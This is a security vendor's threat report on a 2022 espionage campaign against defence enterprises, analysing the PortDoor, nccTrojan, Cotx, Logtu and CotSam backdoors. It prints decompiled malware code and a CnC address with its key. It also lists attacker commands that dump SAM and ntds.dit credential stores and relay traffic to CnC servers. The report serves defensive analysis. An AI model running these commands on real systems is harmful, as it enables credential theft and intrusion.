Targeted attack on industrial enterprises and public institutions

08.08.2022   Version 1.0

In January 2022, Kaspersky ICS CERT experts detected a wave of targeted attacks on military industrial complex enterprises and public institutions in several Eastern European countries and Afghanistan. In the course of our research, we were able to identify over a dozen of attacked organizations.

The attackers were able to penetrate dozens of enterprises and even hijack the IT infrastructure of some, taking control of systems used to manage security solutions.

An analysis of information obtained during our investigation indicates that cyberespionage was the goal of this series of attacks.

Executive summary

The attackers penetrate the enterprise network using carefully crafted phishing emails, some of which contain information that is specific to the organization under attackand is not publicly available. This could indicate that the attackers did preparatory work in advance (they may have obtained the information in earlier attacks on the same organization or its employees or on other organizations or individuals associated with the victim organization).

Microsoft Word documents attached to the phishing emails contain malicious code that exploits the CVE-2017-11882 vulnerability. The vulnerability enables an attacker to execute arbitrary code (in the attacks analyzed, the main module of the PortDoor malware) without any additional user activity.

An earlier series of attacks in which the PortDoor malware was also used was described by Cybereason experts.

In the new series of attacks, the attackers used six different backdoors at the same time – probably to set up redundant communication channels with infected systems in case one of the malicious programs was detected and removed by a security solution. The backdoors used provide extensive functionality for controlling infected systems and collecting confidential data.

The Ladon hacking utility is used as the main lateral movement tool. It combines network scanning, vulnerability search and exploitation, password attack, and other functionality. The attackers also extensively use standard utilities that are part of the Microsoft Windows operating system.

The attack's final stage involves hijacking the domain controller and gaining complete control of all of the organization's workstations and servers. After gaining domain administrator privileges, the attackers search for and exfiltrate documents and other files that contain the attacked organization's sensitive data to their servers hosted in different countries. These servers are also used as CnC servers.

The attackers compressed stolen files into encrypted and password-protected ZIP archives. After receiving the data collected, the CnC servers forwarded the archives received to a stage two server located in China.

The attackers used DLL hijacking and process hollowing techniques extensively in the attack to prevent security software from detecting the malware.

Our analysis of information obtained during the investigation suggests that it is highly probable that a Chinese-speaking group is behind the attacks.

Our researchers identified malware and CnC servers that have earlier been used in attacks attributed by other researchers to TA428, a Chinese-speaking APT group.

We believe that the series of attacks that we have identified is highly likely to be an extension of a known campaign described in Cybereason, DrWeb, and NTTSecurity research and has been attributed with a high degree of confidence to APT TA428 activity.

The full article is available on Kaspersky Threat Intelligence.

For more information please contact: ics-cert@kaspersky.com.

Technical details

Initial infection

In January 2022, Kaspersky ICS CERT experts uncovered a new wave of targeted attacks on military-industrial complex enterprises and public institutions in several countries of Eastern Europe and Afghanistan.

The attackers penetrated the enterprise network using carefully crafted phishing emails. In the course of our investigation, we discovered that, in some cases, the attackers create phishing emails using information that is not publicly available, such as the full names of employees responsible for handling sensitive information, as well as internal codenames of projects developed by attacked organizations.

Phishing emails contain Microsoft Word documents with embedded malicious code that exploits the CVE-2017-11882 vulnerability. The text in such documents is crafted using specific details on the organization's operation, some of which may not be publicly available.

An analysis of document metadata has shown that, with a high degree of likelihood, the attackers stole the document (while it was still legitimate) from another military industrial complex enterprise, after which they modified it using a weaponizer, a program designed to inject malicious code into documents.

СПРАВКА-ОБОСНОВАНИЕ
необходимости задания новой научно-исследовательской работы

1. Шифр НИР: ▮▮▮▮.

2. Наименование НИР:
«Разработка аванпроекта и проведение научно-экспериментальных работ по обоснованию направлений создания межвидовой модульной самонаводящейся ракеты малой дальности ▮▮▮ для вооружения самолетов оперативно-тактической авиации, вертолетов наземного и корабельного базирования, ударных беспилотных летательных аппаратов, корабельных и наземных ударных комплексов».

3. Предназначение разрабатываемого образца

4. Обоснование необходимости проведения ОКР

5. Рациональные сроки проведения ОКР

6. Оценка общих объемов и структуры затрат на проведение ОКР

7. Ожидаемые результаты ОКР

The document provides rationale for research and development work related to developing a new product that is to be conducted by the attacked enterprise as the primary contractor.

The CVE-2017-11882 vulnerability exists in outdated versions of the Microsoft Equation Editor (a Microsoft Office component). It enables an attacker to use a specially crafted byte sequence masked as an equation, which, when processed, will result in arbitrary code being executed on behalf of the user.

However, a malicious document can still be visually detected by noticing an unusual equation object:

7. Ожидаемые результаты ОКР

????88888fd7?/0?4

The vulnerability enables the malware to gain control of an infected system without any additional user activity. For example, there is no need for the user to enable macros, which is required by most attacks.

The malicious code embedded in the document drops PortDoor malware. According to the Cybereason blog post, the malware has earlier been used by the TA428 APT.

The PortDoor executable is first extracted to the %AppData%\Local\Temp directory with the name 8.t, after which it is moved to the Microsoft Word startup directory, %AppData%\Roaming\Microsoft\Word\STARTUP, with a name that is specific to each attack, such as strsrv.wll. The malware is installed as a Microsoft Word add-in, enabling the attackers to get a foothold and gain remote control of the infected system.

After launching, the malware collects general information about the infected system, such as computer name, IP addresses, etc., and sends the information collected to the CnC server. In cases where profiling results show that the system is of interest to the attackers, they use the backdoor functionality in PortDoor to control the system remotely and deploy additional malware.

Initial infection of a system

Malware implants

The attackers deploy several backdoors at the same time on those systems that are of interest to them. In all likelihood, they use the tactic to create redundant channels of communication with an infected system, e.g., in case one of the malicious programs is removed by a security solution.

PortDoor

Although the functionality of PortDoor was described in the Cybereason blog post, we present the findings of our research to show in what ways the new version of the malware is different from the older version.

After launching, the malware decrypts the part of its executable file that contains configuration information:

Configuration information of the malware

Value	Description
45.63.27.162	Malware CnC server address
443 (0x01BB)	Port on which connections with the CnC server are established
Kr*^j4	Checksum used to activate payload execution
A1-45	Victim ID sent by the malware to the CnC server
78936077.tmp	File for storing the malware installation ID
0987654321fedcba	AES key used to encrypt data sent between the malware and the CnC server

Table 1. Descriptions of malware configuration information fields

After decrypting the configuration information, the malware checks that it is not running in a debugger. It also checks whether a file with the name specified in the configuration information, such as 78936077.tmp, exists in the temporary file directory.

If the file does not exist, it is created by the malware and a value equal to the product of a pseudorandom number and the time that has passed since system startup is written to it. If the file exists, the malware reads the value written to it earlier.

PortDoor uses the above algorithm to create a unique infected system ID, which is sent to the attackers every time PortDoor connects to the CnC server. The ID

is needed because infected systems in the same organization can have the same victim ID and external IP address (because they are behind NAT).

Next, the malware establishes a connection with a CnC server using the address and port specified in the configuration information. Data sent to the CnC server, as well as data received in response, is encrypted using AES with a key that is also taken from the configuration information.

After receiving a response from the CnC server, the malware checks that it contains a special string. In the malware sample discussed here, the string has the value "Kr*^j4". The malware starts dynamically importing Windows API functions by hashes and subsequently executing the payload only if the strings match. It cannot be said for certain why the attackers implemented this logic in PortDoor. One possible answer is that this may be a way to check the compatibility of the Trojan's versions with the CnC server.

As mentioned above, PortDoor dynamically imports Windows API functions by hashes. The technique eliminates the need for the threat actor to include strings with the names of imported functions in its code to reduce the chances of the malware being detected. The malware first loads the necessary libraries into memory, after which PortDoor reads a loaded library's export table and calculates the checksum of each exported function's name until it finds a match with a hash value hard-coded into the malware:

Fragment of code generating an array with imported function names

```
GetComputerNameA:                          ; CODE XREF: dynamic_imports+8D↑j
                cmp     [esi+0Ch], ebx
                jnz     short GetACP
                mov     ecx, [esi+0A8h]
                mov     edx, 1076740523 ; GetComputerNameA
                call    dynamic_find_function
                mov     [esi+0Ch], eax

GetACP:                                     ; CODE XREF: dynamic_imports+A5↑j
                cmp     [esi], ebx
                jnz     short GetOEMCP
                mov     ecx, [esi+0A8h]
                mov     edx, 1728554665 ; GetACP
                call    dynamic_find_function
                mov     [esi], eax
```

When it has completed searching for and importing the necessary functions, the malware enters a loop, waiting for commands from its CnC server.

The PortDoor version identified in the new series of attacks supports the following functions:

Command code	Description
1	Check whether control value "Kr*^j4" is present and send the relevant response to CnC server (probably a version check)
8	Collect information on the infected system: Windows ANSI code page, original equipment manufacturer (OEM) code page, user name, computer name, operating system version, CPU information and victim identifier (e.g., A1–45)
12	Write the data sent to the file specified, adding the string "exit\n" at the end of the file (used by the attackers to create CMD and PowerShell scripts remotely)
16	Hidden remote shell (launches cmd.exe with the CREATE_NO_WINDOW attribute), sends the output to the CnC server
17	Write the data sent to the file specified, adding line feed (\n) at the end of the file
40	Append the data sent to the end of the file specified
41	Write the data sent to a previously opened file
42	Close a previously opened file
43	Read the file specified
45	Close a file opened earlier
48	Collect information on processes running in the system
49	Terminate the process specified
65	Collect information on the media (hard drives and USB devices) connected to the system: media type, device characteristics, and free space
66	List files by mask in the directory specified
67	Remove the file specified

68	Move the file specified
69	Launch the process specified in hidden mode (launch with the CREATE_NO_WINDOW attribute)

Table 2. List of commands supported by PortDoor

nccTrojan

In the course of our investigation, we also identified the nccTrojan malware on many infected systems. The malware has earlier been used in attacks attributed by NTTSecurity experts to the TA428 APT group. In the series of attacks described by the researchers, the attackers used the first version of nccTrojan, as well as versions 2 and 2.1. In January 2022, we identified a new, improved version of nccTrojan – 2.45, as evidenced by the path to the .pdb file and the configuration information of the malware.

The installation of nccTrojan is performed by downloading files from the PortDoor CnC server. The executable file (DLL library) of nccTrojan is downloaded as a .cab archive with an arbitrary name, e.g., wam.dll.cab. To unpack it, the attackers use the expand system utility. The file is unpacked into an existing directory used by legitimate software, e.g., %ProgramData%\Intel\ShaderCache, %Program Files%\Common Files\AV\Norton Security Ultra, %ProgramData%\2GIS, %ProgramData%\Adobe, etc.

The attackers also download a special installer component to the infected system. It registers the DLL of nccTrojan as a service, ensuring that the malware is loaded automatically at system startup. Curiously, nccTrojan version 2.45 is bundled with an installer that is apparently inherited from a previous version (2.43), as evidenced by the path to the .pdb file.

**Algorithm
of nccTrojan
installer**

```c
v0 = OpenSCManagerA(0i64, 0i64, 0xF003Fu);
v1 = v0;
if ( v0 )
{
  v2 = OpenServiceA(v0, "WAM", 0x10020u);
  v3 = v2;
  if ( v2 )
  {
    ControlService(v2, 1u, &ServiceStatus);
    DeleteService(v3);
    CloseServiceHandle(v1);
    CloseServiceHandle(v3);
  }
}
if ( !RegOpenKeyExA(
        HKEY_LOCAL_MACHINE,
        "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost",
        0,
        0xF003Fu,
        &hKey) )
{
  RegDeleteValueA(hKey, "WAM");
  RegCloseKey(hKey);
}
```


Installation of nccTrojan malware

After launching, the main nccTrojan module connects to CnC servers and waits for a command that should be executed. The malware attempts to connect to all CnC servers hard-coded into the executable file. All subsequent communication is carried out with the server that was the first to respond.

When connecting to the CnC server, the malware sends general information about the infected system to the attackers, including computer name, user name, local IP address, system localization information, malware version, etc. '

```
a13579146479124 db '13579@$^*)|#|14647912468267483598|#|DESKTOP-ISUC4VQ|#|Sn███████|'
db '#|*|#|10.63.105.46|#|001|#|2.45-0|#|*|#|*',0
db      0
```

Array with data on an infected system collected by nccTrojan

Like PortDoor, nccTrojan has backdoor functionality. Thus, the attackers get two channels for controlling the infected system at the same time. In addition, nccTrojan has functionality that uploads information collected by the attackers to the CnC server. Among other things, it is used to steal files containing confidential information. A complete list of commands supported by nccTrojan version 2.45 is provided below:

Command code	Description
0, 1, 2	Launch command line (Unicode encoding) and send operating system version to CnC server
3	Execute command in command line (Unicode encoding)
4	Execute command in command line (ASCII encoding)
5	Collect information about connected media (hard-drives and USB devices)
6	Send a list of files in the directory specified
8	Launch the executable file specified
10	Remove the file or folder specified
12	Upload selected files from the infected system to the CnC server
15, 17	Download files to infected system from the CnC server
19	Send a list of processes running on the system
21	Kill process
23	Copy specified file
26	Move specified file
29	Launch remote command line (ASCII encoding)

Table 3. List of commands supported by nccTrojan

Cotx and DNSep

Similarly to nccTrojan, the attackers download backdoors known as Cotx and DNSep in .cab archives to computers being infected at the lateral movement stage. The malware was described in a Dr.Web research paper, so here we only provide a few clarifications and updates relevant to the series of attacks that we are describing.

The two malicious programs have identical functionality and differ only in some parts of the code.

After delivering and unpacking Cotx/DNSep, the attackers use the DLL hijacking technique in outdated and vulnerable versions of McAfee SecurityCenter, the Sophos SafeStore Restore tool, and Intel Common User Interface. The malicious library that is loaded and executed using the DLL hijacking technique decrypts the backdoor's executable file, which is located in a file with the extension .log.

Cotx executable files are encrypted using the AES256 algorithm. They are decrypted using a key hard-coded into the malicious library:

Fragment of Cotx decryption code

```
push    offset pbData   ; "Ruk4gADeMK@v"
call    sub_10001F70

int v4; // esi
HCRYPTKEY phKey; // [esp+4h] [ebp-Ch] BYREF
HCRYPTPROV phProv; // [esp+8h] [ebp-8h] BYREF
HCRYPTHASH phHash; // [esp+Ch] [ebp-4h] BYREF

v4 = 0;
phProv = 0;
phKey = 0;
phHash = 0;
if ( CryptAcquireContextA(&phProv, 0, 0, 0x18u, 0xF0000000) )
{
  if ( CryptCreateHash(phProv, 0x800Cu, 0, 0, &phHash) )
  {
    if ( CryptHashData(phHash, pbData, strlen((const char *)pbData), 0)
      && CryptDeriveKey(phProv, 0x6610u, phHash, 1u, &phKey) )
    {
      if ( CryptDecrypt(phKey, 0, 1, 0, a2, &pdwDataLen) )
      {
        v4 = 1;
        *(_DWORD *)a4 = pdwDataLen;
      }
      else
      {
        *(_DWORD *)a4 = 0;
      }
      CryptDestroyKey(phKey);
    }
    CryptDestroyHash(phHash);
  }
  CryptReleaseContext(phProv, 0);
}
return v4;
```

DNSep executable files are unpacked using the RtlDecompressBuffer function.

After being decrypted, the backdoor is loaded into a legitimate process's memory using the process hollowing technique and connects to the CnC server. In the case of Cotx, malicious code is injected into the dllhost.exe process and in the case of DNSep, it is injected into the process of powercfg.exe, a power management utility.

A list of commands supported by the Cotx and DNSep backdoors is provided below:

Command code	Description
1	Set bot ID
2	Launch command line
3	Execute command in previously launched command line
4	Collect information on connected data media (hard-drives and USB devices)
6	Upload file from infected system to CnC server
7	Copy file
8	Remove file
9	Get file size
10	Move file
11	Set time interval for requests to CnC server
13	Remove malware

Table 4. List of commands supported by Cotx and DNSep

The variant of Cotx that we have identified is very similar to the variant analyzed earlier by Dr.Web and is most likely to be its updated version.

```
cmp      al, 0Dh                                    cmp      al, 0Dh
jnz      loc_4049C1                                 jnz      loc_403949
push     200h            ; Size                     push     200h            ; Size
lea      eax, [ebp+var_318]                         lea      eax, [ebp+Source]
push     edi             ; Val                      push     edi             ; Val
push     eax             ; void *                   push     eax             ; void *
call     _memset                                    call     _memset
lea      eax, [ebp+var_318]                         add      esp, 0Ch
push     offset aRegDeleteHkeyC ; "reg delete \"HKEY_CURRENT_USER\\Environ"...  lea      eax, [ebp+Source]
push     eax                                        push     offset aRegDeleteHkeyC ; "reg delete \"HKEY_CURRENT_USER\\Environ"...
call     sub_4036D5                                 push     eax
lea      eax, [ebp+var_318]                         call     sub_401AA8
push     edi             ; char                     lea      ecx, [ebp+Source] ; Source
push     eax             ; char *                   call     sub_405467
call     run_cmd_with_arguments                     push     104h            ; Size
push     104h            ; Size                     lea      eax, [ebp+Buffer]
lea      eax, [ebp+pszPath]                         push     edi             ; Val
push     edi             ; Val                      push     eax             ; void *
push     eax             ; void *                   call     _memset
call     _memset                                    add      esp, 14h
add      esp, 28h                                   lea      eax, [ebp+Buffer]
lea      eax, [ebp+pszPath]                         push     eax             ; pszPath
push     eax             ; pszPath                  push     edi             ; dwFlags
push     edi             ; dwFlags                  push     edi             ; hToken
push     edi             ; hToken                   push     1Ah             ; csidl
push     1Ah             ; csidl                    push     edi             ; hwnd
push     edi             ; hwnd                     call     ds:SHGetFolderPathA
call     ds:SHGetFolderPathA                        lea      eax, [ebp+Buffer]
lea      eax, [ebp+pszPath]                         push     offset aSep     ; "\\Sep"
push     offset aSep     ; "\\Sep"                  push     eax             ; Destination
push     eax             ; Destination              call     _strcat
call     _strcat                                    lea      eax, [ebp+Buffer]
lea      eax, [ebp+pszPath]                         push     eax
push     eax                                        lea      eax, [ebp+Source]
lea      eax, [ebp+var_318]                         push     offset aDelFSQS ; "del /f /s /q %s"
push     offset aDelFSQS ; "del /f /s /q %s"        push     eax
push     eax                                        call     sub_401AA8
call     sub_4036D5                                 add      esp, 14h
lea      eax  [ebp+var 318]                         lea      ecx, [ebp+Source] ; Source
                                                    call     sub_405467
```

**Comparison of Cotx self-removal function from the new attack series (left)
and the sample analyzed by Dr.Web (right)**

Logtu

The Logtu malware has also been observed in attacks attributed to TA428. The new version of Logtu uses dynamic imports and XOR encrypted function names to evade detection:

Decrypting and getting the address of the GetTickCount function

```c
char v0; // al
int v1; // ecx
int (__cdecl *v2)(_DWORD); // eax
CHAR ProcName[1024]; // [esp+2h] [ebp-404h] BYREF

memset(ProcName, 0, sizeof(ProcName));
v0 = -93;
v1 = 0;
do
{
  ProcName[v1++] = v0 ^ 0xE4;
  v0 = GetTickCount_0[v1];
}
while ( v0 );
v2 = (int (__cdecl *)(_DWORD))dword_4273A0;
if ( !dword_4273A0 )
{
  if ( imports(&hModule) )
  {
    dword_4273A0 = (int)GetProcAddress(hModule, ProcName);
    return ((int (__cdecl *)(_DWORD))dword_4273A0)(*(_DWORD *)ProcName);
  }
  v2 = (int (__cdecl *)(_DWORD))dword_4273A0;
}
return v2(*(_DWORD *)ProcName);
```

Logtu is downloaded, deployed and launched in the same way as Cotx and DNSep, with the following exception: instead of using the process hollowing technique with a system process, it is used with a legitimate software process into which a malicious library has been loaded.

A list of commands supported by Logtu is shown below:

Command code	Description
1	Send time since system startup (calculated using GetTickCount function)
2	Launch command-line interpreter, redirecting input and output to named pipe
3	Write data to the file specified
4	Remove the file specified
5	The command accepts an argument divided into two parts with the | character, e.g., <a>|<b>. The command checks whether file <a> exists – if the file exists, <b>|<file size> is sent to the server; if the file does not exist –<b>|01 is sent to the server, after which the file <a>.tut is created and the character "0" is written to it 32 times
6	Augment the file specified (e.g., <a>) with data received from the malware CnC server. If the relevant parameter is specified, the malware removes the file <a> and renames the file <a>.tu to <a>.
7	Send file creation date and time for the file specified
8	Read 4kb from the file specified at the offset specified and send to the CnC server
9	Collect information on file systems used on the infected machine
10	Send dirlist for the directory specified (list of files with sizes, time modified, and file attributes)
11	Remove the file specified
12	Move the file specified

13	Launch program (create process)
14	Make screenshot
15	Send a list of services registered in the system (service name, status, and display name)
16	Launch the service specified
17	Send a list of running processes
18	Terminate the process specified
19	Close the connection with the CnC server

Table 5. List of commands supported by Logtu

CotSam

In addition to all the malware described above, in the course of our research we came across a new backdoor that is different from all others used in attacks attributed by researchers to TA428. Due to its similarity with the Cotx backdoor, we decided to name the malware Backdoor.Win32.CotSam.

In the process of developing the attack, the attackers have used two methods of deploying the malware at the same time.

In the first case, the attackers delivered a vulnerable version of Microsoft Word together with the malware. Microsoft Word 2007 was used for 32-bit systems and Microsoft Word 2010 for 64-bit systems. DLL hijacking vulnerability was exploited after loading WINWORD.EXE, resulting in control being passed to the malicious library named wwlib.dll, which decrypts the file OEMPRINT.CAT from the current directory by performing a simple xor operation with the key 0xAA:

Decrypting the CotSam malware module

```
push    offset String2  ; "OEMPRINT.CAT"
push    eax             ; lpString1
call    esi ; lstrcatA

for ( i = 0; i < NumberOfBytesRead[0]; ++i )
  lpBuffer[i] ^= 0xAAu;
v47 = &lpBuffer[*((_DWORD *)lpBuffer + 15)];
```

Next, the WriteProcessMemory function is used to write the decrypted executable file directly to the memory of the svchost.exe process.

In the second case, the attackers exploited DLL hijacking vulnerability in the applaunch.exe application (MD5: 170D73BE3FE846E9070CFAE530F5A31C). It is worth noting that the same version of applaunch.exe had previously been used by other Chinese groups to distribute ShadowPad malware.

After launching, the backdoor extracts the proxy server's parameters from the HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer registry key and connects to the CnC server, waiting for commands.

Command code	Description
0x268447744	Get information on the infected system's architecture using the GetNativeSystemInfo function
0x268443648	Collect information on data media connected (hard-drives and USB devices)
0x268443649	Get a list of files in the directory specified
0x268443650	Read the file specified
0x268443651	Set the specified event object to the signaled state
0x268443654	Create a file at the path specified
0x268443655, 0x268451842	Write the data received from CnC to the file specified
0x268443656	Remove the file specified
0x268443657	Launch the file specified (create process)
0x268443658	Check whether a file or a directory exists
0x268464128	Send a data buffer to the malware CnC server, with data encrypted using XOR with the key 48
0x268447745	Terminate the process specified
0x268472320	Launch the command line interpreter

0x268472324	Set high integrity control for the process (S-1-16-12288)
0x268464129	Write the data received from CnC to the setting.cfg configuration file

Table 6. List of commands supported by CotSam

Lateral movement

After gaining a foothold on the initial system, the attackers attempt to spread the malware to other computers on the enterprise network. At this stage, the attackers' goal is to gain access to the domain controller and take full control of the attacked organization's infrastructure.

To launch their utilities and get the results of their operation, the attackers use a remote shell provided by backdoor malware. In the course of our research, we identified a series of commands executed on infected systems that the attackers entered by hand (this is indicated both by the time intervals between commands and by the output of results not being redirected anywhere except standard output).

Collecting information on the enterprise's infrastructure

The attackers mostly scanned the network using the NBTscan console utility, which was delivered to victim computers as a .cab archive named ace.cab and unpacked using the expand system utility:

```
expand.exe ace.cab ace.exe
ace -n 172.22.0.0/16
```

In some cases, we also saw that the Ladon hacking framework had been used. The framework consists of numerous modules with diverse lateral movement functionality, including:

- Scanning the network and finding different types of devices.
- Identifying and exploiting vulnerabilities in the devices found.
- Cracking passwords for resources on the network.
- Searching for password hashes.
- Searching for passwords in text files.
- Remotely executing arbitrary code.

**Fragment
of Ladon code**

```
string[] array51 = args;
if (array51[array51.Length - 1] == "VncScan")
{
    Scan.callExeName = "VncScan";
    Scan.reargs(ref args, ref flag);
    if (!File.Exists("VncSharp.dll"))
    {
        Console.WriteLine("File Not Found VncSharp.dll");
        return;
    }
    if (File.Exists("check.txt"))
    {
        Console.WriteLine("Scan check.txt");
        Scan.LoadByteAssembly(Scan.smbscan(), "127.0.0.1", 1);
        return;
    }
    if (File.Exists("userpass.txt"))
    {
        Console.WriteLine("Scan userpass.txt");
        goto IL_12D0;
    }
    if (!File.Exists("pass.txt"))
    {
        Console.WriteLine("File Not Found pass.txt");
        return;
    }
    goto IL_12D0;
}
else
{
```

These tools enable an attacker to scan the entire infrastructure that is available over the network and identify the most vulnerable computers on the network.

The attackers also collected information on users working on the system and their network connections. Specifically, they were interested in RDP connections:

```
query  user
net  user
net  group
ipconfig /all
netstat  -no
netstat -no | findstr 3389
netstat -ano | findstr 2589
```

Malware distribution

The attackers were able to move laterally by infecting one system after another, gaining access to these systems using network scanning results and user credentials stolen earlier. They used the net use and xcopy utilities to establish network connections with remote systems and copy malware to those systems:

```
net use \\[IP address]\IPC$ "[password]" /u:"[user name]"
xcopy.exe /s \\[IP address]\c$\windows\web\*" $windir\Web\ /y /e /i /q
```

In some cases, malware was launched using an open-source VBS script named wmic.vbs, which the attackers also downloaded to remote systems:

```
cscript.exe //nologo wmic.vbs /cmd [IP address] [user name][password]
$appdata\ABBYY\Install.exe
```

The VBS script was originally developed as a penetration testing tool, but threat actors often use it in real-world attacks. The script, wmic.vbs, executes commands on behalf of a user account with administrative privileges using WMIC (Windows Management Instrumentation Command-line).

In other cases, the attackers created a task in Windows Task Scheduler to ensure that the malware started automatically:

```
schtasks /create /tn CacheTasks /tr "$appdata\ABBYY\FineReader\WINWORD.EXE" /sc
minute /mo 50 /ru "" /f
```

In cases where the attackers were able to reach closed networks (i.e., networks that are not directly connected to the internet), they turned intermediate systems (systems available from closed networks and at the same time connected to the internet) into proxy servers. This enabled malware running on systems that were part of closed networks to communicate with its CnC servers. Setting up network traffic redirection in this case was a trivial task that was also performed using standard Windows tools:

```
netsh interface portproxy add v4tov4 2589 <IP address> 443
```

Domain hijacking

After gaining access to the domain controller, the attackers stole the entire database of Active Directory user password hashes. To do this, they first saved a copy of system registry hives with a special cmd command:

```
reg save HKLM\SAM sam.save
reg save HKLM\SECURITY security.save
```

Next, they copied the file ntds.dit, which contains the Active Directory database, including user password hashes. Curiously, the file ntds.dit is continuously used by the system and cannot be copied using standard tools. To get around this restriction, the attackers used a special utility designed to copy the file using the Windows volume shadow copy service (VSS).

**Utility designed
to copy files
using VSS**

```
if ( argc == 3 )
{
  sub_140001010("...Analyzing OS version\n", argv, envp);
  v4 = sub_140001680();
  if ( v4 == -1 )
  {
    sub_140001010("Get os version failed.\n", v5, v6);
    LastError = GetLastError();
    sub_140001700(LastError);
    return 0;
  }
  if ( v4 == -2 )
  {
    sub_140001010("Current os not supported.\n", v5, v6);
    return 0;
  }
  sub_140001010("...Loading library\n", v5, v6);
  LibraryW = LoadLibraryW(L"vssapi.dll");
  if ( !LibraryW )
  {
    v11 = "LoadLibrary:vssapi.dll failed.\n";
LABEL_15:
    sub_140001010(v11, v8, v10);
    v12 = GetLastError();
    sub_140001700(v12);
    return 0;
  }
  sub_140001010("...Getting proc address\n", v8, v10);
  CreateVssBackupComponentsInternal = (__int64 (__fastcall *)(_QWORD))GetProcAddress(
                                        LibraryW,
                                        "CreateVssBackupComponentsInternal");
  if ( !CreateVssBackupComponentsInternal )
  {
    v11 = "GetProcAddress CreateVssBackupComponentsInternal failed.\n";
    goto LABEL_15;
  }
  VssFreeSnapshotPropertiesInternal = (__int64 (__fastcall *)(_QWORD))GetProcAddress(
                                        LibraryW,
                                        "VssFreeSnapshotPropertiesInternal");
  if ( !VssFreeSnapshotPropertiesInternal )
```

An example of a command launching the utility is shown below:

```
c:\programdata\microsoft\sc64.exe c:\windows\ntds\ntds.dit
c:\programdata\microsoft\ntds.dit
```

Using the contents of the system registry and the file ntds.dit, the attackers were able to get logins and password hashes for all users of the domain. Next, the attackers used hash cracking to gain authentication credentials for most users from the attacked organization's domain.

In cases where an attacked organization's IT infrastructure includes several domains, the attackers analyzed trust relationships between the domains to identify accounts allowing them to move laterally:

```
nltest /domain_trusts
```

